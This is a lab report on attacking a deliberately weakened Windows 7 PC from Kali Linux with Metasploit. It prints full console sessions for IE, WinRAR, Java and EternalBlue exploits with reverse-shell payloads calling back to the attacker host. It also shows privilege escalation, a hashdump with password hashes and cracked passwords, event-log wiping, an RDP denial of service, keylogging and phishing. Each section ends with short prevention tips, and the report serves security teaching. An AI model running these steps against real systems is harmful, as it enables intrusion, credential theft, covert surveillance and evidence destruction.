Cyber-attack Demonstration

Introduction

This report demonstrates the use of cyber-attacks against a selected Windows 7 PC. First part of the report outlines remote attacks, performed from the Kali Linux PC with use of Metasploit penetration testing framework; the second part of the report outlines local attacks that were conducted with direct physical access to the Windows PC.

For this specific cyber-attack demonstration, 3 “Confidential” text files are generated and distributed between Windows 7 users: 1st file saved with User1 documents, 2nd file saved with User2 documents and 3rd file saved with Admin documents. Users are only granted access to their own files, Admin has administrative privileges and has access to all files. The goal for the attacker is to exploit vulnerabilities present on Windows PC and get access to as many “Confidential” files as possible. The summary of used software and exploits is available below.

Software Description

For this cyber-attack demonstration following OS were used:

Target PC	Windows 7 Enterprise 64-bit
Attacker PC	Kali Linux 2020.1

Kali Linux 2020.1 is distributed with Metasploit penetration testing framework, all remote exploits were conducted using Metasploit v5.0.71-dev. In order to make local PC more vulnerable to remote cyber-attacks, following software was installed on Windows 7:

Software	**Version**
WinRAR	4.20
Java	6 Update 18

For this demonstration local Windows PC has Firewall switched off and no antivirus installed.

Metasploit Summary

Following is the summary of all exploits, payloads, post and auxiliary modules used within Metasploit penetration testing framework:

Exploits:	exploit/windows/browser/ie_cgenericelement_uaf; exploit/windows/fileformat/winrar_name_spoofing; exploit/windows/browser/java_mixer_sequencer; exploit/windows/local/ms10_092_schelevator; exploit/windows/smb/ms17_010_eternalblue
Payloads:	windows/meterpreter/reverse_http; windows/meterpreter/reverse_tcp; windows/x64/meterpreter/reverse_tcp_uuid
Post:	post/windows/capture/keylog_recorder; post/multi/recon/local_exploit_suggester; post/windows/manage/enable_rdp
Auxiliary:	auxiliary/scanner/smb/smb_ms17_010; auxiliary/dos/windows/rdp/ms12_020_maxchannelids


Remote Exploitation

Exploit 1: Internet Explorer Vulnerability

First attack exploits a vulnerability present in Internet Explorer 8 [1]. Using Metasploit framework, an attacker can craft a link containing malicious code that can be executed on victim's machine:

```
msf5 > use exploit/windows/browser/ie_cgenericelement_uaf
msf5 exploit(windows/browser/ie_cgenericelement_uaf) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(windows/browser/ie_cgenericelement_uaf) > set lhost 192.168.186.129
lhost => 192.168.186.129
msf5 exploit(windows/browser/ie_cgenericelement_uaf) > set lport 8008
lport => 8008
msf5 exploit(windows/browser/ie_cgenericelement_uaf) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://192.168.186.129:8008
msf5 exploit(windows/browser/ie_cgenericelement_uaf) > [*] Using URL: http://0.0.0.0:8080/GtFiqB
[*] Local IP: http://192.168.186.129:8080/GtFiqB
[*] Server started.
msf5 exploit(windows/browser/ie_cgenericelement_uaf) >
```

The generated link can be sent through the phishing email. The purpose of such email is to deceive the user and make him click the link or open the attachment that contains malicious code. Following is a basic example of the phishing email sent from Kali PC to Windows User:



As soon as User1 clicks the link, a meterpreter session is created:

```
msf5 exploit(windows/browser/ie_cgenericelement_uaf) > sessions

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x86/windows  Win7-xx-Bare\user1 @ WIN7-XX-BARE  192.168.186.129:8008 → 192.168.1
86.130:49509 (192.168.186.130)
  2         meterpreter x86/windows  Win7-xx-Bare\user1 @ WIN7-XX-BARE  192.168.186.129:8008 → 192.168.1
86.130:49512 (192.168.186.130)
```

At this point an attacker has direct access to Windows PC and can use the meterpreter session to access files stored at Windows PC. Following example demonstrates the download option from meterpreter session:

```
meterpreter > download C:\\Users\\user1\\Desktop\\User1-ConfidentialInfo.rtf
[*] Downloading: C:\Users\user1\Desktop\User1-ConfidentialInfo.rtf → User1-ConfidentialInfo.rtf
[*] Downloaded 196.00 B of 196.00 B (100.0%): C:\Users\user1\Desktop\User1-ConfidentialInfo.rtf → User1-
ConfidentialInfo.rtf
[*] download    : C:\Users\user1\Desktop\User1-ConfidentialInfo.rtf → User1-ConfidentialInfo.rtf
meterpreter >
```

As a result, an attacker managed to get access and download User1 “Confidential” file.

Internet Explorer exploit prevention:

- Do not click on the links or open attachments sent from unknown users;
- Update Internet Explorer to the latest version;
- Enable Firewall;
- Install and keep updated reliable antivirus software.

Exploit 2: WinRar Vulnerability

Second exploit utilizes a filename spoofing vulnerability in WinRAR [2]. Using Metasploit, an attacker can generate a zip file containing malicious code:

```
msf5 > use exploit/windows/fileformat/winrar_name_spoofing
msf5 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/winrar_name_spoofing) > set lhost 192.168.186.129
lhost ⇒ 192.168.186.129
msf5 exploit(windows/fileformat/winrar_name_spoofing) > exploit

[*] Creating 'msf.zip' file ...
[+] msf.zip stored at /home/kali/.msf4/local/msf.zip
msf5 exploit(windows/fileformat/winrar_name_spoofing) >
```


The generated zip file can be sent to the victim through the email and the malicious code will execute as soon as the victim opens the file. Using Metasploit session handler, the attacker can monitor open sessions and connect to victim PC:

```
msf5 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.186.129:4444
[*] Sending stage (180291 bytes) to 192.168.186.130
[*] Meterpreter session 1 opened (192.168.186.129:4444 → 192.168.186.130:49551) at 2020-03-28 10:21:02 -0
400

meterpreter >
```


As an example of malicious activity, the attacker can take a screenshot of Windows PC currently open window:

```
meterpreter > use espia
Loading extension espia ... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/uEjWsxvz.jpeg
meterpreter >
```

The screenshot of the Windows PC is now saved on attacker's PC:



Alternatively, the attacker can get access to the victim's webcam and stream the video from Windows PC webcam to the browser in Kali Linux:



WinRar exploit prevention:

- Do not click on the links or open attachments sent from unknown users;
- Update WinRar to the latest version;
- Enable Firewall;
- Install and keep updated reliable antivirus software.

Exploit 3: Java MixerSequencer Vulnerability

Up to this point, the attacker successfully utilized vulnerabilities present in the installed software on Windows 7, however, the attacker only had access to the files of User1. Due to Windows UAC restrictions, User1 does not have access to the files of other users and vice versa. Following attack will demonstrate the possibility of overcoming this problem and utilize remote elevation of privileges.

Firstly, the attacker is required to get an open meterpreter session. This time it will be done through the vulnerability present in versions of Java [3] software, prior to Java 6 Update 18:

```
msf5 > use exploit/windows/browser/java_mixer_sequencer
msf5 exploit(windows/browser/java_mixer_sequencer) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/browser/java_mixer_sequencer) > set lhost 192.168.186.129
lhost => 192.168.186.129
msf5 exploit(windows/browser/java_mixer_sequencer) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.186.129:4444
msf5 exploit(windows/browser/java_mixer_sequencer) > [*] Using URL: http://0.0.0.0:8080/X5RJvprHwb8M
[*] Local IP: http://192.168.186.129:8080/X5RJvprHwb8M
[*] Server started.
```

As soon as the victim clicks the malicious link the attacker gets access to the victim's PC through meterpreter session:

```
msf5 exploit(windows/browser/java_mixer_sequencer) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x64/windows  Win7-xx-Bare\user1 @ WIN7-XX-BARE  192.168.186.129:4444 → 192.168.18
6.130:49189 (192.168.186.130)
```

This time, the attacker will not use the session directly, instead, the attacker will run a recon module that will scan and analyze the victim's PC for potential vulnerabilities:

```
msf5 exploit(windows/browser/java_mixer_sequencer) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > run
[-] Post failed: Msf::OptionValidateError The following options failed to validate: SESSION.
msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.186.130 - Collecting local exploits for x64/windows...
[*] 192.168.186.130 - 13 exploit checks are being tried...
[+] 192.168.186.130 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable
.
[+] 192.168.186.130 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.186.130 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.186.130 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

One of the potential vulnerabilities is ms10_092, this is an exploit that spawns an additional session with elevated privileges:

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_092_schelevator
msf5 exploit(windows/local/ms10_092_schelevator) > set session 1
session => 1
msf5 exploit(windows/local/ms10_092_schelevator) > run
```

After successful completion, the attacker gets access to the Windows PC as NT AUTHORITY\SYSTEM:

```
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (192.168.186.129:4444 → 192.168.186.130:49194) at 2020-03-28 14:36:44 -0
400
[*] SUCCESS: The scheduled task "GlpFgtdmASSrPV" was successfully deleted.
[*] SCHELEVATOR
[*] Session ID 2 (192.168.186.129:4444 → 192.168.186.130:49194) processing InitialAutoRunScript 'post/win
dows/manage/priv_migrate'
[*] Current session process is odlixnflfev.exe (2588) as: NT AUTHORITY\SYSTEM
[*] Session is already Admin and System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (528)
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms10_092_schelevator) >
[+] Successfully migrated to services.exe (528) as: NT AUTHORITY\SYSTEM
```

Newly created session now has access rights of a LocalSystem account:

```
  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x64/windows  Win7-xx-Bare\user1 @ WIN7-XX-BARE  192.168.186.129:4444 → 192.168.1
86.130:49189 (192.168.186.130)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN7-XX-BARE  192.168.186.129:4444 → 192.168.1
86.130:49194 (192.168.186.130)
```

Using session 2, the attacker can get access to all user passwords, stored as hashes:

```
meterpreter > hashdump
admin:1004:aad3b435b51404eeaad3b435b51404ee:e76f3e0e6fa6cbb0cd98360225f6b955:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1006:aad3b435b51404eeaad3b435b51404ee:f064f20eb8d94960f6aca3ef255102b0:::
Network User:1001:aad3b435b51404eeaad3b435b51404ee:70c6b45732904aab37b3a647fd4b5aca:::
user1:1002:aad3b435b51404eeaad3b435b51404ee:e80f8e3bee095a6482f800ffc5f44730:::
user2:1003:aad3b435b51404eeaad3b435b51404ee:152e0323fe05645650dd50fd31c2fcdf:::
meterpreter >
```

An additional attack that can be performed using elevated privileges is to enable RDP service:

```
msf5 exploit(windows/local/ms10_092_schelevator) > use post/windows/manage/enable_rdp
msf5 post(windows/manage/enable_rdp) > sessions
```

RDP allows anybody to access the Windows PC any time it is switched on, the only security requirement for RDP is to have a valid username and password for the Windows account. And finally, the attacker can clear the tracks by deleting all logs from the victim's PC:

```
meterpreter > clearev
[*] Wiping 1043 records from Application...
[*] Wiping 2749 records from System...
[*] Wiping 947 records from Security...
meterpreter >
```

WinRar exploit prevention:

- Do not click on the links or open attachments sent from unknown users;
- Update Java to the latest version;
- Enable Firewall;
- Install and keep updated reliable antivirus software.

Exploit 4: RDP Denial of Service


In the previous attack, the RDP was enabled on the Windows machine, which opened a new port №.3389. This port allows remote connections to the Windows PC from any other Windows machine. Already knowing the victim's IP address, we can perform nmap scan to check the port availability:


```
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
554/tcp  open  rtsp
2869/tcp open  icslap
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
```

Second step is to crack the hashed passwords. A password recovery tool called Hashcat can be used for this task. Hashcat managed to crack some of the passwords:

```
31d6cfe0d16ae931b73c59d7e0c089c0:
e76f3e0e6fa6cbb0cd98360225f6b955:admin01
70c6b45732904aab37b3a647fd4b5aca:network01
e80f8e3bee095a6482f800ffc5f44730:user01
Approaching final keyspace - workload adjusted.
```

Using cracked passwords, the attacker can remotely connect to the Windows PC using RDP service:






Now the attacker can log in as any user and access any file stored on Windows PC, including Admin's "Confidential" file, as visible above.

Additionally, the attacker can exploit the vulnerability that is present in RDP [4] to perform a Denial of Service attack:

```
msf5 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.186.130
rhosts => 192.168.186.130
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.186.130

[*] 192.168.186.130:3389 - 192.168.186.130:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free
 DoS
[*] 192.168.186.130:3389 - 192.168.186.130:3389 - 210 bytes sent
[*] 192.168.186.130:3389 - 192.168.186.130:3389 - Checking RDP status...
[+] 192.168.186.130:3389 - 192.168.186.130:3389 seems down
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

As a result of this attack, the victim gets a blue screen of death:



RDP exploit prevention:

- Use secure and long passwords;
- Always disable RDP service when not in use.

Exploit 5: Windows SMB vulnerability

Final remote attack can be performed without any interaction with Windows users. All the attacker needs is an IP address of Windows PC [5].

Firstly, the scan can be performed to establish whether or not the PC is vulnerable to this attack:

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.186.130
rhosts => 192.168.186.130
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.186.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7600 x64 (64-bit)
[*] 192.168.186.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now that the attacker knows that the Windows PC is vulnerable, the ms17_010 exploit can be used:

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp_uuid
payload => windows/x64/meterpreter/reverse_tcp_uuid
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.186.129
lhost => 192.168.186.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.186.130
rhosts => 192.168.186.130
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```


On successful exploit, the attacker receives a meterpreter session:

```
[*] 192.168.186.130:445 - Receiving response from exploit packet
[+] 192.168.186.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.186.130:445 - Sending egg to corrupted connection.
[*] 192.168.186.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.186.130
[*] Meterpreter session 1 opened (192.168.186.129:4444 → 192.168.186.130:49164) at 2020-04-05 09:55:04 -040
0
[+] 192.168.186.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.186.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.186.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

At this point, the attacker already had access to all files stored on Windows PC, so another interesting thing to try would be keylogging. For this purpose, the attacker needs to migrate to another running process, explorer.exe:

```
meterpreter > migrate 2616
[*] Migrating from 1188 to 2616...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 1...
```

Using keylog_recorder module, the attacker can start recording all keystrokes from Windows PC:



On successful completion, the attacker receives a text file with all recorded keystrokes:

This attack can be particularly useful to find out passwords that are being used by Windows PC users.

Windows SMB exploit prevention:


- Enable Firewall;
- Update Windows to a newer version that has an active IT support.

Local Exploitation


Exploit 1 : Windows COM Elevation of Privilege Vulnerability

In this part of exploit demonstration, the attacker has physical access to the Windows PC, hence performing local attacks. The first vulnerability exists in Windows COM Aggregate Marshaler. Some Windows versions are prone to this vulnerability, successful exploitation allows the attacker to run arbitrary code with elevated privileges. More information and an executable that utilises the mentioned exploit are available on GitHub page [6].


In the beginning the attacker has access to the Windows machine as User1:



After running the executable, the attacker receives a system32 cmd that allows him to execute commands with administrative privileges:



With elevated privileges, the attacker can access and download a “Confidential” file from another user:

